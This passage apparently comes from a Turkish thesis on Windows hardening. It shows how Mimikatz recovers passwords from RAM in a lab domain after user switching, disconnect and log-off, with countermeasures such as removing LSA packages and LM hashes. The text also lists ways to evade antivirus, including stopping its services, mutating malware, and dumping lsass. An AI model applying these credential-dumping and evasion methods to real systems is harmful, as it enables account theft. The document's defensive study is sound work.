Eğer bilgisayarın belleğinde önemli verinin ve özellikle kullanıcı parolasının kalması istenmiyorsa, bilgisayarın yeniden başlatılması veya tamamen kapatılması gerekmektedir. Ayrıca uzak masaüstü bağlantıları için belirli IP'lere izin verilmeli ve bu tür bağlantılardan kaçınılması etkin bir önlemdir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda

verilmiştir.

Sehir-PC1'de *mesut* adlı kullanıcının oturumu açık durumdadır. Etki alanında olan *KEMALTEZ/cem.sari* adlı kullanıcı uzak masaüstü bağlantısı gerçekleştirmiştir. Bu durumda *mesut* adlı kullanıcının oturumu düşmüş ve *cem.sari* adlı kullanıcının oturumu açılmıştır. Yapılan bu işlemler normal görünüp herhangi bir tehdit oluşturduğu görülmemektedir. Ancak yapılan saldırıda Şekil 3.3 üzerinde görüldüğü gibi her iki kullanıcının parolaları elde edilmiştir.




Şekil 3.3: Kullanıcı Düşürme Sonucu Oluşan Durum

3.2.1.3 Uzak Masaüstü Bağlantısını Kesme (Disconnect)'de Oluşan Tehdit ve Alınacak Önlem

Kullanıcı bazen uzak masaüstünü kapatmadan bağlantısını keser. Bu durumda kullanıcının masaüstü bağlantısı kesilmiş olur ancak bilgisayar kapanmaz. Güvenlik açısından değerlendirildiğinde bilgisayar kapatılmadığından dolayı kullanıcı hesap bilgileri RAM üzerinde kalmıştır. Bölüm 2 üzerinde anlatıldığı gibi 'Mimkatz' aracı kullanılarak kullanıcının hesap bilgileri elde edilebilmektedir.


Bu durumda alınabilecek önlem ise oturumu kapatmak için *Disconnect* seçeneği ile çıkış yapılmamalıdır. Eğer bilgisayarın belleğinde önemli verinin ve özellikle kullanıcı parolasının kalması istenmiyorsa, bilgisayarın yeniden başlatılması veya tamamen kapatılması gerekmektedir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Önceki senaryonun aynısı yapıldıktan sonra *Sehir-PC1 mesut* adlı kullanıcı uzak masaüstü oturumunu sonlandırmak için şekil 3.4 üzerinde görüldüğü gibi bağlantıyı kes seçeneğini kullanır.



ŞEKIL 3.4: Bağlantıyı Keserek Oturumu Sonlandırma

Sonrasında ise *Sehir-PC1*'de *mesut* yerel kullanıcısı tekrar oturum açmaktadır (Bu işlem *cem.sari* tarafından *disconnect* yapılmadan, direkt *mesut* kullanıcısı ile giriş yapılarak gerçekleştirilebilir). Yapılan bu işlemler değerlendirildiğinde tehdit oluşturacak bir durum görülmediği yönündedir. Ancak yapılan saldırıda her iki kullanıcının parola bilgisi şekil 3.5 üzerinde görüldüğü gibi elde edilmiştir.



ŞEKIL 3.5: Bağlantı Kesilmesi Sonucunda Oluşan Durum

3.2.1.4 Oturumu Kapatma (Log off)'da Oluşan Tehdit ve Alınacak Önlem


Kullanıcı Oturumu Kapatma (Log off) yöntemi ile çıkış yapmaktadır. Bu durum saldırgan bakış açısı ile göz önünde bulundurulduğunda RAM üzerinde kullanıcı hesap bilgilerinin kayıtlı olduğu anlaşılır. Bölüm 2 üzerinde anlatıldığı gibi mimkatz aracı kullanılarak kullanıcının hesap bilgileri elde edilebilmektedir.

Eğer bilgisayarın belleğinde önemli verinin ve özellikle kullanıcı parolasının kalması istenmiyorsa, bilgisayarın yeniden başlatılması veya tamamen kapatılması gerekli bir önlemdir.

Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Kemaltez etki alanındaki *cem.sari* kullanıcı oturumunu açtıktan sonra oturumu kapatmaktadır (log off). *Sehir-PC1*'de burak adlı yerel kullanıcı yine oturumunu açtıktan sonra O'da oturumunu kapatmaktadır (logoff). Daha sonra *mesut* yerel kullanıcısı da *Sehir-PC1*'de oturum açmaktadır. Bu durumda yerel kullanıcı olan *burak*'ın parolası alınamamışken *mesut* yerel kullanıcısının ve *cem.sari* etki alanı kullanıcısının parolaları elde edilmiştir.

Not: Yukarıdaki adımları aynı şekilde uygulayıp tekrarlandığında ise sadece yerel kullanıcı olan mesut'un bilgileri elde edilmiştir. Yapılan işlem şekil 3.6 üzerinde görüldüğü gibidir.



Şekil 3.6: Kullanıcı Oturumu Kapattığında Oluşan Durum

3.2.2 Güvenli Parola Kullanımı ve Sıkılaştırma Önlemleri


Bu konunun kapsamı kullanılan güçlü parolaların RAM üzerindeki etkisi nasıl olduğundan bahsedilecektir. Ne kadar uzun ve karmaşık parola kullanılırsa saldırı yüzeyi o kadar daraltılır veya geciktirilir. Ancak Bölüm 2 üzerinde anlatıldığı gibi sisteme bir şekilde sızabilen bir saldırgan her şekilde parolayı elde edebilmektedir. Eğer sıkılaştırma işlemlerinden bazı kütüphaneler (*kerberos, wdigest, tspkg*) kaldırılırsa o zaman elde edememektedir. Bu durum ise Konu 3.2.3 üzerinde anlatıldığı gibi sistemde beklenmeyen bazı hataların ortaya çıkmasına sebep olabilmektedir. Güvenli parola kullanılarak sıkılaştırma ile alınabilecek önlemler için aşağıdaki gibi alt başlıklar şeklinde anlatılmıştır.

3.2.2.1 Parola Uzunluğu ve Karmaşıklığı Durumları

Parola uzunluğu ve karmaşıklığı sisteme sızılmadan, sızılmaya yönelik yapılan saldırılarda (Kabakuvvet) saldırının başarı oranını ciddi anlamda düşüren etkin önlemlerdendir. Ancak sisteme sızan bir saldırgan kullanıcının ALT kombinasyonu kullanarak oluşturacağı parolayı dahi ele geçirebilmektedir. Bu durum için kesin bir önlem bulunmamaktadır. Çünkü parola RAM üzerinden alınabilmektedir. Ancak parolaların uzunluğu ve karmaşıklığı birçok saldırının başarıya ulaşmasını engellemektedir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Sehir-PC1 üzerindeki *mesut* kullanıcısının parolasını 'Zor.Bir?Parola' şeklinde verilerek ve RAM üzerinden alınmaya çalışılacaktır. Bu durum uygulandığında uzun bir parolanın

da RAM üzerinden alınabildiği görülecektir. Yapılan işlem şekil 3.7 üzerinde görüldüğü gibidir.




Şekil 3.7: Parolanın Özellikle Uzun Kullanılmasında Oluşan Durum

3.2.2.2 Parola Oluşturulmasında Özel Karakterlerin Artırılmasının Sağladığı Önlemler

Kullanılan parolanın karmaşıklığı ve uzun olması önemlidir. Ancak bilgisayara sızıldıktan sonra RAM üzerindeki bilgiyi okumaya yönelik saldırı türlerinde genelde bilgi elde edilebilmektedir. Saldırı sonucu ekran çıktısı ile birlikte önlemler ve sıkılaştırma işlemleri aşağıda verilmiştir.


Sehir-PC1 üzerindeki *mesut* kullanıcısının parolasını 'Zor£Parola€1' şeklinde verilmiştir. Şekil 3.8 üzerinde görüldüğü gibi bu parolanın tamamı yani özel karakterden sonrası bellek üzerinden elde edilememiştir.



Şekil 3.8: Parolanın Uzun ve Karmaşık Kullanılmasında Oluşan Durum


Görüldüğü gibi ilk başta paroladaki özel karakter okunamamıştır ancak yapılan font değişikliği işleminden sonra parolanın tamamı elde edilebilmektedir. Kullanılan aracın

yazı fontu seçeneklerinden *Lucida Console* fontu seçildiğinde şekil 3.9 üzerinde görüldüğü gibi parola okunmuştur.



Şekil 3.9: Komut Satırında Font Değişikliği

Komutu çalıştırıldığında parolanın tamamı elde edilebildiği görülecektir. Yapılan işlem şekil 3.10 üzerinde görüldüğü gibidir.



Şekil 3.10: Font Değişikliğinden Sonra Karmaşık Parolanın Elde Edilmesi

Bu işlem için aşağıdaki önlemler ve sıkılaştırma işlemleri yapılmalıdır.

- Alt kombinasyon karakterlerinin içinde bulunduğu parolanın uzunluğu en az 10 karakter olmalıdır.
- 2 ayda bir parolalar değiştirilmelidir.


- Kurum ve kuruluşlarda kullanılan parolaların birbirinden farklı olmalı ve dışarıda herhangi bir bilgisayarda girilmemelidir. Bu önleme ek olarak kişisel blog ve maillerde kullanılmamalıdır.

- Parola politikalarında LM özetinin kullanılması tamamen kaldırılmalıdır. Bunun için 'Network security: Do not store LAN Manager hash value on next password change' ilkesi etkinleştirilmelidir.

- Ayrıca parolanın güvenliği konusunda linkteki makale incelenebilir.
  $http://www.bilgimikoruyorum.org.tr/?b220_parola_guvenligi$

3.2.2.3 14 Karakterden Daha Kısa Uzunluktaki Parolanın Kullanılmasında Sağlanan Önlemler

Bu konuda ise önceki parola konularına ek olarak sıkılaştırma işlemlerinden bazı kütüphaneler (*kerberos, wdigest, tspkg*) kaldırılarak işlem gerçekleştirilecektir. Bu durumun Konu 3.2.3 üzerinde anlatıldığı gibi sistemde beklenmeyen bazı hataların ortaya çıkmasına sebep olabilmektedir.
14 karakterden daha kısa bir parola verilmiştir. Güvenlik açısından değerlendirildiğinde *kerberos, wdigest ve tspkg* gibi kütüphaneler kaldırıldığından parola açık halde elde edilememektedir. Ancak parola özetleri elde edilebilmektedir. Parola özetleri için çeşitli modüller (*Ophcrack , MD5Decrypter* gibi) kullanarak parolaların açık hali elde edilebilmektedir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.
Bilgisayar kullanıcılarından *cem.sari* ve *mesut* adlı kullanıcıya 14 karakterden kısa bir şifre verilir. *Kemaltez\cem.sari* adlı kullanıcının oturumunu açıp ilgili işlemi gerçekleştirdikten sonra kullanıcı değiştir seçeneği ile çıkış yapılır. Aynı şekilde yerel kullanıcı olan *Sehir-PC1\mesut* kullanıcısı ile giriş yapıp işlem gerçekleşir. Bu işlemlerden sonra parolalar elde edilmeye çalışıldığında açık halde elde edilemeyip sadece parola özetlerinin elde edilebildiği görülmektedir. Yapılan işlem şekil 3.11 üzerinde görüldüğü gibidir.




Şekil 3.11: DLL'lerin Silinmesinden Sonra Kısa Parola Kullanılmasında Oluşan Durum

3.2.2.4 14 Karakterden Daha Uzun Parolanın Kullanılmasında Sağlanan Önlemler

Konu 3.2.3 üzerinde anlatıldığı gibi sıkılaştırma işlemlerinden bazı kütüphaneler (*kerberos, wdigest, tspkg*) kaldırılarak ve bir önceki konudan farklı 14 karakterden uzun bir parola kullanılacaktır. Güvenlik açısından değerlendirildiğinde *kerberos, wdigest ve tspkg* gibi kütüphaneler kaldırıldığından parola açık halde elde edilememektedir. Ancak LM özeti olmadan NTLM özeti elde edilebilse dahi bu özetten parola elde edilememektedir. Sonuç olarak parola ilkelerine LM özetinin alınamaması için parola karakter sayısının 14 olarak belirlenip eklenmesi de etkin bir önlemdir.

Örneğin gerçekleştirilmesi aşağıdaki gibidir.

Yerel kullanıcı olan *Sehir-PC1\mesut* kullanıcısının parolasını 'Test123456Mesut' şeklinde 15 karakter olarak verilir. Yine etki alanı kullanıcısı olan *cem.sari* kullanıcısına da 'Ce*123456HjU123' 15 karakter olarak verildi. Bu durumda ise yine parola elde edilemediği gibi LM özeti de elde edilememiş oldu ancak şekil 3.12 üzerinde görüldüğü gibi NTLM özeti elde edilmiştir.




Şekil 3.12: DLL'lerin Silinmesinden Sonra Uzun Parola Kullanılmasında Oluşan Durum

3.2.3 Kullanılmayan Kütüphanelerin (DLL) Kaldırılması ile Sağlanan Önlemler

Windows işletim sistemleri kimlik doğrulama paketlerini LSA (Local Security Authority) aracılığı ile belleğe yükler. LSA ise bu yükleyeceği paketleri Windows Registry Editor'ün ('*HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security_Packages*') kaydından alır. Burada sadece bu kayıtta bulunan paketler belleğe yüklenir. Örneğin *Sehir-PC1* bilgisayarında Windows 7 işletim sisteminin '*Security Packages*' değerinde altı adet DLL bulunur. Bunları bellekten parola elde ederken ki ekran görüntülerinde mevcut olduğu gibi; *msv1_0, tspkg, wdigest, kerberos, schannel ve pku2u*'dir. Bu DLL'lerin her biri kimlik doğrulama işlemlerinde ayrı görevlere sahiptir. Örneğin bilgisayarlar arası parola sorgusu yapmadan erişim için gerekli olan *tspkg*'dir. Eğer bir bilgisayarda *MS12-020* gibi DOS zafiyeti var ise Bu DLL'in kaldırılması uygun görülmektedir. Ama bazı sistemlerin (Hyper V) oturumları için belleğe yüklenmesi zorunludur. *Wdigest* ise bazı uygulamalar (*Outlook Web Access*) için ağ üzerinde LM/NTLM ile kimlik doğrulaması için kullanılmaktadır. *Kerberos* ise etki alanının en kritik güvenlik paketlerinden biridir. Kendisi için belirlenen sürenin sonunda (10 Saat gibi) hesap ön biletinin (TGT) yenilenmesi için gerekli bir pakettir. Özellikle Windows işletim sistemlerinde desteklenmeyen servislerin her defasında şifre sormasını engellemek amacı ile yani bu servislere SSO desteği kazandırıp parola ve parola özetleri şifreli tutularak ağ üzerindeki standart kimlik doğrulama protokollerini kullanmaktır. Bu durumda servisler parolaların açık haline ihtiyaç duyduklarında RAM üzerinden şifre çözülür ve servise açık halde verilmiş olur. Bu şifre ile servis işlevini gerçekleştirir [18].

Sehir-PC1 bilgisayarında *kerberos, wdigest, tspkg* DLL'leri silip, 'Mimikatz' aracının parolalarını açık halde ele geçiremediği *msv1_ 0, schannel pku2u* DLL'ler bırakılır. Yapılan işlem şekil 3.13 üzerinde görüldüğü gibidir.



Şekil 3.13: DLL'lerin Silinmesi (kerberos, wdigest, tspkg)

Bu durum beklenmeyen sorunlara sebep olabilir.


Örneğin;

Sehir-PC1 bilgisayarının uzak masaüstü portunun açık olup olmadığını öğrenmek için port taraması gerçekleştirilir. Tarama sonucunda şekil 3.14 üzerinde görüldüğü gibi 3389 nolu port uzak masaüstüne ait olup ve açıktır.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-31 20:46 EET
Nmap scan report for 192.168.200.7
Host is up, received arp-response (0.00074s latency).
PORT     STATE  SERVICE       REASON
21/tcp   closed ftp           reset ttl 128
22/tcp   closed ssh           reset ttl 128
23/tcp   closed telnet        reset ttl 128
25/tcp   closed smtp          reset ttl 128
80/tcp   closed http          reset ttl 128
110/tcp  closed pop3          reset ttl 128
139/tcp  open   netbios-ssn   syn-ack ttl 128
443/tcp  closed https         reset ttl 128
445/tcp  open   microsoft-ds  syn-ack ttl 128
3389/tcp open   ms-wbt-server syn-ack ttl 128
MAC Address: 00:0C:29:E0:55:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Şekil 3.14: DLL'lerin Silinmesinden Sonra Uzak Masaüstü Servisinin Kontrolü

Ancak şekil 3.15 üzerinde görüldüğü gibi *Sehir-PC1* bilgisayarına uzak masaüstü denendi fakat bağlantı gerçekleştirilemedi.



ŞEKIL 3.15: DLL'lerin Silinmesi Sonucu Oluşan Hata

Not: Silinen güvenlik paketlerinin sonucu bazen istenmeyen hatalara sebep olmaktadır.

3.2.4 İstemci Taraflı Koruma Sistemlerinin Sağladığı Önlemler

Saldırganlar tarafından özellikle kullanılan 'Mimikatz' ve 'WCE' gibi araçlar işletim sistemine yüklendiğinde anti virüs mevcut ise genelde virüs olarak tespit edilebilmektedir. Bu dosyaları online hizmet vermekte olan 'Total Virüs'e yüklendiğinde ise birçok anti virüs yine bunları tespit edebilmektedir. Bundan dolayı bilgisayarlarda anti virüsün yüklü olması saldırganları bir nebze olsun tespit etmeye yarayacaktır. Ancak kesin çözüm olarak tavsiye edilmemektedir[18]. Çünkü çeşitli yöntemlerle anti virüsler atlatılarak bellek üzerinde bulunan önemli veri ve parolalar elde edilebilmektedir. Bunlara birkaç örnek aşağıdaki gibidir.

- Anti virüslerin servisleri kapatılarak anti virüs durdurulabilir veya çeşitli yöntemlerle anti virüs duraklatılabilir.
- Genelde imza tabanlı çalıştıklarından, zararlı yazılım mutant edildiğinde zararlı yazılımı tanıyamayabilir.
- Anti virüsler genelde sabit disk üzerinde çalışırlar. Örneğin RAM üzerinde çalışan bir zararlıyı yakalamayabilirler. Buna bir örnek olarak RAM üzerinde çalışan 'Mimikatz' versiyonu verilebilir.
- Lsass dump'ını alarak parola elde edilebilir. Anti virüs bu durumda hiçbir aktivite de bulunamaz.

Not: Güvenlik açısından Anti virüslere kesin çözüm olarak bakılmaması gerekir. Anti virüsler ancak saldırı yüzeyini daraltmaktadırlar.


3.2.5 Uzaktan Erişim Yöntemleri ile Oluşan Tehditlere Karşı Alınması Gereken Önlemler

Bilgisayarlar arasında genelde ağ üzerinden uzak masaüstü bağlantısı gerçekleştirilir. Uzak masaüstü bağlantısı dışında başka yöntemler de mevcuttur. Bu mevcut yöntemlerden örneğin ağ üzerinde dosyalara erişim gibi durumlar bulunmaktadır. Bu durumlarda erişim gerçekleştirilen bilgisayarda açık oturum mevcut ise RAM üzerindeki kullanıcı hesap bilgileri elde edilebilmektedir. Bu işlem birkaç yöntemle aşağıda ki gibi gerçekleştirilecektir.

3.2.5.1 Kullanıcı Bilgileri Kullanılarak PsExec ile Erişim Sağlanırken Oluşan Tehdit ve Alınacak Önlemler


'Psexec' benzeri araçlar kullanılarak yapılan uzaktan erişimlerde kullanılan hesap bilgileri ile erişim sağlanan bilgisayarda oturumu bulunan kullanıcıların hesap bilgileri RAM üzerinden elde edilebilmektedir. Bu tür işlemler gerçekleştirilirken 'Psexec' aracında kullanıcı hesap bilgileri kullanılmamalıdır. Aksi taktirde kullanılan hesap bilgileri RAM üzerinde kayıt edileceğinden ele geçirilebilmektedir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Sehir-PC bilgisayarında login olmuş ve etki alanı kullanıcısı olan *Kemaltez\cem.sari* kullanıcısının, *Sehir-PC1* bilgisayarına özellikle yönetimsel paylaşımlara ulaşmak için kullanılan 'Psexsec' aracı ile bağlantısını gerçekleştirmektedir. Bu araç bağlantı için kullanıcı kimlik bilgilerini kullanmaktadır. Şekil 3.16 üzerinde görüldüğü gibidir.



Şekil 3.16: Kullanıcı Bilgileri ile Psexec Erişimi

